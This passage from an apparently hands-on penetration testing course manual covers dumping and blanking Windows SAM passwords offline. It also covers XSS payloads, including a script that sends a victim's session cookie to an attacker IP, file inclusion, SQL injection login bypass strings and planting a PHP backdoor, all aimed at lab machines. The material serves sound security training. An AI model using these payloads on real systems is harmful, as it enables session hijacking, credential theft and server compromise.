sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
/dev/sda1 on /mnt/sda1 type ntfs (ro)
usbfs on /proc/bus/usb type usbfs (rw)
root@bt:~#
```

In this example, you see that the Windows NTFS partition SDA1 is mounted, with read only (**ro**) permissions. Because you need to change the SAM file, you will require read and write (**rw**) permissions. BackTrack has the fuse NTFS module that can be used to mount the NTFS partition with **rw** permissions:

293

```
root@bt:~# umount /mnt/sda1/

root@bt:~# modprobe fuse

root@bt:~# ntfsmount /dev/sda1 /mnt/sda1/

root@bt:~# mount

tmpfs on / type tmpfs (rw)

proc on /proc type proc (rw)

sysfs on /sys type sysfs (rw)

devpts on /dev/pts type devpts (rw,gid=5,mode=620)

usbfs on /proc/bus/usb type usbfs (rw)

/dev/sda1 on /mnt/sda1 type fuse (rw,nosuid,nodev,default_permissions,allow_other)

root@bt:~#
```

Now you can dump the SAM file using **BKHive** and **SAMdump**:

```
root@bt:~# bkhive /mnt/sda1/WINNT/system32/config/system system.txt

Bkhive ncuomo@studenti.unina.it


Bootkey: dc155851060590ee807d3c660a437109

root@bt:~# samdump2 /mnt/sda1/WINNT/system32/config/sam system.txt >hashes.txt

Samdump2 ncuomo@studenti.unina.it

This product includes cryptographic software written

by Eric Young (eay@cryptsoft.com)


No password for user Guest(501)

root@bt:~# cat hashes.txt

Administrator:500:7bf4f254b222bb24aad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::

Guest:501:aad3b435b51404eeaad3b435b51404ee::::

NetShowServices:1001:4e239a9b2c8fca59049021d2a350c02c:021c54b8e10a4c420839b49a7cd21a66:::

IWAM_WIN2KSP4:1004:1cad3d74dee85109bb0b6cba129ef50e:7212a9f44e59a1b73d88fa7d670266db:::

root@bt:~#
```

Alternatively, you can modify the SAM using a tool such as **chntpw**:

```
root@bt:~# chntpw /mnt/sda1/WINNT/system32/config/SAM

chntpw version 0.99.3 040818, (c) Petter N Hagen

Hive's name (from header): <\SystemRoot\System32\Config\SAM>

ROOT KEY at offset: 0x001020 * Subkey indexing type is: 666c <lf>



File size 28672 [7000] bytes, containing 6 pages (+ 1 headerpage)

Used for data: 245/19632 blocks/bytes, unused: 8/4752 blocks/bytes.



* SAM policy limits:

Failed logins before lockout is: 0

Minimum password length       : 0

Password history count        : 0

RID: 01f4, Username: <Administrator>

RID: 01f5, Username: <Guest>, *disabled or locked*

RID: 03eb, Username: <IUSR_WIN2KSP4>

RID: 03ec, Username: <IWAM_WIN2KSP4>

RID: 03e9, Username: <NetShowServices>

RID: 03e8, Username: <TsInternetUser>

.....



* = blank the password (This may work better than setting a new password!)

Enter nothing to leave it unchanged

Please enter new password: *

Blanking password!



Do you really wish to change it? (y/n) [n] y

Changed!



Hives that have changed:
```

```
 #  Name

 0  </mnt/sda1/WINNT/system32/config/SAM>

Write hive files? (y/n) [n] : y

 0  </mnt/sda1/WINNT/system32/config/SAM> – OK

root@bt:~#

root@bt:~# umount /mnt/sda1/

root@bt:~# reboot
```

12.5.2 Resetting a Password on a Domain Controller

Windows domain controllers do not store their user passwords in the local SAM, but rather in Active Directory. Active Directory cannot be manually edited offline, so a different approach to resetting a password is taken.

A Windows domain controller can be booted without Active Directory (Active Directory Restore Mode). This is usually done for Active Directory maintenance or defragmentation. When Active Directory is not loaded, the domain controller will temporarily revert to local username authentication and will once again use the SAM file present on the machine.

A possible attack vector would be to reset/crack the domain controller's local administrator password (by SAM manipulation or dumping) and then load it up in Active Directory Restore Mode and log in with the modified/cracked password. Once logged in, a service is installed that executes the **net user** command (with SYSTEM privileges). Once the domain controller is rebooted and allowed to load Active Directory, the service adds/modifies the user and allows you to log in with an altered password. More about this at http://www.nobodix.org/seb/win2003_adminpass.html.

12.5.3 Resetting Linux Systems

In Linux, a similar technique is used to reset root passwords. The machine is either booted in single mode or booted off another operating system. More information about this can be found at http://linuxgazette.net/107/tomar.html.

12.5.4 Resetting a Cisco Device

In Cisco environments, a similar technique is used to reset lost passwords. The Cisco device is booted into an administrative modeand can be reset in various configurations. More details about this here: http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_tech_note09186a00801746e6.shtml#routers.

13. Module 13: Web Application Attack Vectors

Overview

This module introduces common web application attacks such as XSS, cookie stealing, LFI/RFI attacks, and SQL injection attacks across various platforms.

Module Objectives

By the end of this module, students should:

1. Programmatically understand the underlying concepts behind each vulnerability class.
2. Be able to identify and exploit each vulnerability class accordingly.
3. Be familiar with basic SQL queries and database structure.
4. Be able to use advanced database functions such as MySQL advanced functions and MSSQL stored procedures.
5. Understand and use an attacking web proxy as part of a web application attack.

Reporting

Reporting **is required** for this module as part of additional attacks in the THINC.local domain.

A Note from the Author

Web applications are increasing in popularity as the web grows and more people are tuning in to cyberspace. Companies accept payments, bills can be paid, and even your shopping can all be done online. A recent security study debunked the myth that most attacks come from within an organization and that most of the successful remote attacks on organizations where done via attacking their web applications. This makes sense because a dynamic web application will also usually provide a larger attack surface because the web server often runs server side code.

Depending on the quality of this code and the configuration of the web server, the integrity of the site may be compromised by a malicious visitor. Web applications can be written in a variety of languages, each with its specific vulnerability classes, though the main attack vectors are similar in concept. This

module introduces several web application attack vectors in Windows and Linux environments. Please note that the topic of web application attacks is vast and complex. This module will discuss basic attack vectors and use simple examples.

13.1 Cross Site Scripting

Begin with the least appreciated and understood vulnerabilities: cross site scripting (XSS) attacks.

XSS vulnerabilities are caused due to unsanitized user input that is then displayed on a web page. These vulnerabilities allow malicious attackers to inject client side script—such as JavaScript—into web pages viewed by other users.

Although XSS attacks don't directly result in the compromise of a machine, these attacks can still have significant impact such as cookie stealing and authentication bypass, redirecting the victim's browser to a malicious HTML page, and more.

Your XP lab machine has a PHP/MySQL guestbook web application, which is vulnerable to XSS:

Once an attacker injects some JavaScript code into the comment field, this code ends up as part of the HTML code in the View Guestbook page. When the victim visits that page, the JavaScript embedded in the HTML executes on the victim's browser:

The following sections explore the impact this attack can have on the victim.

13.1.2 Information Gathering

Often overlooked, XSS attacks can provide a wealth of information from a victim's browser.

You can use JavaScript to redirect a victim's browser to a chosen URL, or include an **iframe** that will be directed to the attacker. This will allow you to learn the victim's browser version, which could significantly aid in launching a more successful client side attack. Attempt to include a sneaky **iframe** in the comments page, which will link the victim to a listening Netcat on the attacking machine:

```
<script>
<iframe SRC="http://192.168.10.14/bogus.php" height = "0" width ="0">
</script>
```

Once submitted, the victim browses the affected guestbook page, and a connection is initiated to the attacking machine from the victim's browser:

```
root@bt:~# nc -lvp 80
listening on [any] 80 ...
192.168.11.1: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.10.14] from (UNKNOWN) [192.168.11.1] 1032
GET /bogus.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash
Referer: http://127.0.0.1/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 192.168.10.14
Connection: Keep-Alive
```

A quick Google search identifies this User-Agent as a Windows XP machine, running Internet Explorer 6.0:

Armed with this information, you are able to target the victim browser more effectively and make a better estimate as to which client side exploit to use.

13.1.3 Browser Redirection and iframe Injection

XSS vulnerabilities are often tied to client side attacks because they provide the attacker an opportunity to redirect a victim's browser to a malicious page. From a penetration tester's standpoint, an XSS vulnerability in a corporate website could be a goldmine. Enticing corporate users to click a seemingly legitimate link, and then having them redirected (silently?) to your malicious MSF session is an easy way into the organization's internal network.

You can use JavaScript to redirect a victim's browser to a chosen URL, or include an **iframe** that will be directed to a client side exploit. Attempt to include a sneaky **iframe** in the comments page of the vulnerable webserver in the labs on your XP machine, which will link the victim to a client side Metasploit session:

```
<script>
<iframe SRC="http://192.168.8.173/report" height = "0" width ="0">
</script>
```


The **browser_autopwn** Metasploit module isn't always reliable and often fails. It could also lead to excessive malicious traffic, which would be picked up by an IDS/IPS. Before resorting to scripted tools,

always try to fingerprint your client side victim and target a single vulnerability (or a very limited set of vulnerabilities) to maximize your success.

13.1.4 Stealing Cookies and Abusing Sessions

The vulnerable application used in this section uses an insecure implementation of sessions. Once a legitimate user logs into the application, a cookie that contains a PHP session ID is added to their session. Any further attempt to access this page by the authenticated user does not require reauthentication because their session has already been authenticated.

Using JavaScript, you can have the victim's browser send us cookie information stored in their browser for this session. Make the browser connect to the attacking machine on port 80, and send you its session ID:

```
<script>
new Image().src="http://192.168.48.133/bogus.php?output="+document.cookie;
</script>
```

Now that you have the authenticated user's session ID, you can inject it into a new session using a Firefox plugin called Tamper Data, which allows you to edit many HTTP parameters before the request finally leaves your browser:

As you browse to the administrative page, you are assigned a unique session ID from the web server. Replacing this ID with the one belonging to the authenticated victim provides you with unauthenticated access to the web application:

Remember that this attack is session specific, meaning that it will work as long as the victim user stays logged on, or until their session expires. These are just a couple of simple examples of how powerful XSS attacks can be.

13.2 Local and Remote File Inclusion

Local (LFI) and remote (RFI) file inclusion vulnerabilities are commonly found in poorly written PHP code. The exploitation of these vulnerabilities also depends on the web server configuration, specifically php.ini values such as **register_globals** and **allow_url** wrappers. LFI/RFI vulnerabilities allow an attacker to include a remote or local file into the webserver's running PHP code.

To understand the mechanisms behind this attack, return to the guestbook application. Notice that the guestbook allows you to choose a language as input, and, depending on which you choose, the "thank you" message is appropriately displayed in that language:

The code responsible for this feature looks like this:

```
if (isset( $_GET['LANG'] ) ) { $lang = $_GET['LANG'];}
else { $lang = 'en';}
include( $lang . '.php' );
```

The code checks to see if the **GET** parameter **LANG** is set. If **LANG** is set, it is assigned into the variable **$lang**. If **LANG** is not set, the default value of **en** (English) is assigned. The code then uses the PHP **include** function and includes the required text from either **en.php** or **fr.php**.

The developer of this application was not expecting any other values than the two options he specified—English and French. However, because the **LANG** parameter is not sanitized, you can try to **include** a different PHP file than intended into this page.

LFI vulnerabilities are a subclass of RFIs. The difference between the two is the web application's capability to include either local or remote files. RFI attacks allow the attacker to introduce his own code to the web server (resulting in a quick compromise), while LFI attacks limit the attacker to including files already existing on the web server, thus making compromise more challenging.

Remember to use a null string to terminate any extensions added to the injected parameter by the web application:

13.3 SQL Injection in PHP/MySQL

SQL injection is a common web vulnerability in dynamic sites and can often lead to complete database leakage, and, at times, to a complete compromise of the actual server.

At the risk of sounding like a broken record, these types of vulnerabilities are also caused by lack of sanitation of user input. If some of the user input ends up as part of a SQL query, an attacker could potentially inject additional queries as their input and manipulate the remote database to their advantage.

This section will examine SQL injection attacks under a PHP/MySQL environment. While the concepts are the same for other environments, the syntax used during the attack may change to accommodate different databases or scripting languages. Examine the admin page once again, and take a look at its underlying source code:

```
...
mysql_select_db('webappdb');

    $username = $_POST['user']; // unsanitized

    $password = $_POST['pass']; // unsanitized

    $query="select * from users where name = '$username' and password = '$password' ";   // ouch

    $queryN = mysql_query($query) or die(mysql_error());

    if (mysql_num_rows($queryN) == 1) // if number of queries found is equal to 1, allow login.

    {    $resultN = mysql_fetch_assoc($queryN);

        $_SESSION['user'] = $_POST['user'];

        header("location:admin.php");

    }

    else // user rejected

    {   echo "<br /><h1>Wrong Username or Password</h1>";

        echo '<META HTTP-EQUIV="Refresh" CONTENT="2;URL=admin.php">';

    }
```

13.3.1 Authentication Bypass

Because the **user** and **pass** form fields are not sanitized, a malicious user could affect the backend database in unexpected ways by manipulating the query.

Notice the effect on the database when the following input is sent as the username:

```
wronguser' or 1=1;#
```


This could allow you to bypass the authentication mechanism of the web application with some additional careful manipulation. The authentication code requires exactly *one* output line for the query to evaluate as true. As attackers, you would not necessarily know this without seeing the source code ahead of time—this is where experimentation comes in:

13.3.2 Enumerating the Database

SQL injection attacks can be used to disclose database information using various injected queries. Most of these techniques rely on misusing SQL query statements and gathering information about the database structure from the errors. Trying to enumerate the number of columns in the currently used table can serve as a quick example of this principle. Depending on the verbosity of the web application, an attacker could try to use the **order by** output query to gather information about database structure. Notice what happens when you try to **order by** an output by more columns than exist in the table (in this table there are five columns):

Depending on the web application code structure, the injected queries tend to become complex, and often require a better understanding of the SQL language. However, I'd like to show a simple example and then follow up with a useful database enumeration tool in BackTrack called sqlmap.

As described by its authors, sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over back-end database servers. It comes with a broad range of features from database fingerprinting to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Use sqlmap to dump out database information by automatically abusing the SQL injection vulnerability in vid.php:

```php
<?php

$id = $_GET['id']; //unsanitized

...

// Connect to server and select database.

mysql_connect("$host", "$username", "$password")or die("cannot connect server ");

mysql_select_db("$db_name")or die("cannot select DB");

$result=mysql_query("SELECT * FROM $tbl_name where id=".$id) or die (mysql_error()); //ouch

...
```

Run sqlmap on the vulnerable URL and start enumerating database names:

As more of the database structure is revealed, sqlmap is able to extract more and more information:

13.3.3 Code Execution

Depending on the operating system, service privileges, and file system permissions, SQL injection vulnerabilities may be used to read and write files to the underlying operating system. Because the victim web and database servers are running with Windows SYSTEM privileges, you will have few limitations during the attack. On Linux platforms, both the HTTP and database services run as less privileged users and directory permissions are tighter.

Try to use SQL file functions to read and write files to the web server by abusing the previous SQL injection vulnerability. You previously discovered five fields in this table; now you need to identify which of these fields are displayed on the page and their exact location. You can do this by using the **union select** statement:


In this case, you see that fields 1, 2, and 4 are outputted to the HTML page.

Try to use the MySQL **load_file** function to read boot.ini from the C:\ drive and display it under the Comment field:

Alternatively, you can try to write a file to the local file system. Create PHP backdoor in the web root:


Which then executes your commands happily:

13.4 SQL Injection in ASP/MSSQL

Before diving into this section, it is recommended that you consult the following resources:

- http://en.wikipedia.org/wiki/SQL_injection

- http://www.phplibrairies.com/divers/SQLInjectionWhitePaper.pdf

Once you're up to speed, start by examining an ASP page using a Microsoft SQL server as a backend. This login page is vulnerable to SQL injection attacks because it does not filter user input and an attacker can use it to "inject" additional SQL queries and commands:

Take a quick look at the ASP form that deals with the login procedure and queries the database for the correct username and password:

```asp
<%
set cnn = server.createobject("ADODB.Connection")
cnn.open "PROVIDER=SQLOLEDB;DATA SOURCE=SRV2;User ID=sa;PWD=password;DATABASE=bankdb"


myUsrName = request.form("txtLoginID")
myUsrPassword = request.form("txtPassword")


sSql = "SELECT * FROM tblCustomers where cust_name='" & myUsrName & "' and
cust_password='"&myUsrPassword&"'"


Set rs = Server.CreateObject("ADODB.Recordset")
rs.Open sSql, cnn, 3, 3


if rs.BOF or rs.EOF then
        Response.write "<html><title>Offensive ASP Test Page</title>"
        response.write "INVALID LOGIN" %>
<meta http-equiv="REFRESH"content="2;url=http://www.testbank.com/base-login.asp"><%
else
        Response.write "Login OK"
        Response.write "<html><title>Offensive ASP Example</title>" %>
<meta http-equiv="REFRESH" content="0;url=http://www.testbank.com/restricted.htm"><%


End If
%>
```

The vulnerable line in this ASP page is:

```asp
sSql = "SELECT * FROM tblCustomers where cust_name='" & myUsrName & "' and
cust_password='"&myUsrPassword&"'"
```

The **myUsername** and **myUsrPassword** are parameters the user inputs and that are passed to the ASP application using a **POST** request from the main login page.

If the user were to input the username **muts** and password **test**, the SQL query would look like this:

```
"SELECT * FROM tblCustomers where cust_name='muts' and cust_password='test'".
```

However, if the user had malicious intentions, he could also input the username **'or 1=1--**.Here's what this would do to the SQL query:

```
"SELECT * FROM tblCustomers where cust_name='' or 1=1--' and
cust_password='"&myUsrPassword&"'".
```

Note that the **--** syntax closes a SQL query and everything after this line would be ignored. This leaves:

```
SELECT * FROM tblCustomers where cust_name='' or 1=1--
```

Because 1=1 always equates to positive, the SQL query will return a true result and the user will successfully log in to the system, usually as the first user configured on the SQL database. This simple attack is known as a *SQL authentication bypass* attack.

13.4.1 Identifying SQL Injection Vulnerabilities

Identifying SQL injection vulnerabilities usually involves sending malformed input to the web application and watching for errors. A common technique is to send the single quote character (') to various form fields and watch for SQL error messages. Please look at the original SQL query and try to figure out why the following error occurs:
